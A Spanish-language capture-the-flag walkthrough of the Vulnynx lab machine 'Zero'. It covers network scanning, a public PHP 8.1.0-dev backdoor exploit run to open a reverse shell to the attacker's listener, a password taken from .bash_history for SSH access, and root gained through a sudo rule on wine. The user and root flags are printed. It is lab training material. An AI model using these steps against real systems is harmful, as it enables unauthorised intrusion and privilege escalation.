

Máquina Zero (Vulnynx)

De Ignacio Millán Ledesma Publicado el: 05 septiembre

Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:a0:58:3d	1	60	PCS Systemtechnik GmbH
10.0.2.15	08:00:27:13:26:a7	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.15

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.15
```

```
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.535 ms

— 10.0.2.15 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.535/0.535/0.535/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


```
$ nmap -PN 10.0.2.15 -sVC
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 01:58 CEST
Nmap scan report for 10.0.2.15
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.56 (Debian)
8080/tcp  open  http     PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:13:26:A7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
```


Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22**, **80**, **8080**, también vemos algo que nos llama la atención en el puerto 8080 (**PHP 8.1.0-dev**).

Hacemos una búsqueda por **google** y nos encontramos este repositorio de **github** el cual contiene el exploit para explotarlo.




Nos lo descargamos y lo ejecutamos, pero antes de ejecutarlo en otra pestaña de la terminal de nuestra Máquina Atacante y con la ayuda de la herramienta **netcat(nc)** nos ponemos a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos los siguientes comandos:

```
$ nc -lvp 444
```




```
$ python revshell_php_8.1.0-dev.py http://10.0.2.15:8080/ 10.0.2.4 444
```



Y obtenemos una shell como **root**, pero nos damos cuenta con el comando **hostname -i** que no estamos dentro de la Máquina Víctima si no dentro de un contenedor.

A continuación, miramos en el **.bash_history**, y nos encontramos una contraseña para entrar por el puerto **22 (ssh)** como **liam**.



Nos conectamos por ssh, para ello ejecutamos el siguiente comando:

```
$ ssh liam@10.0.2.15
```

```

The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
liam@10.0.2.15's password:
Linux zero 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Fri May 5 19:44:57 2023 from 192.168.1.10
liam@zero:~$

```

¡¡¡ Somos **liam**!!!

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:

\$ sudo -l


```

Matching Defaults entries for liam on zero:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User liam may run the following commands on zero:
  (root) NOPASSWD: /usr/bin/wine

```

Nos encontramos con el binario **wine** que lo podemos ejecutar como **root**, pero si lo ejecutamos nos damos cuenta que nos pide un ejecutable.

Investigando este binario nos damos cuenta de que podemos ejecutar el ejecutable (*cmd.exe*).



Lo ejecutamos, para ello ejecutamos el siguiente comando:

\$ sudo /usr/bin/wine cmd.exe

```

ZERO\root
Z:\>

```

¡¡¡ Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.

```
Z:\>cd \home\liam
```

```
Z:\home\liam>type user.txt  
fa2cda1dfeef0af189e4f1b6e3dd99b5
```

```
Z:\home\liam>cd \root
```

```
Z:\root>type root.txt  
e9100b368f0025971ecc987c0a3b2c8b
```

```
Z:\root>
```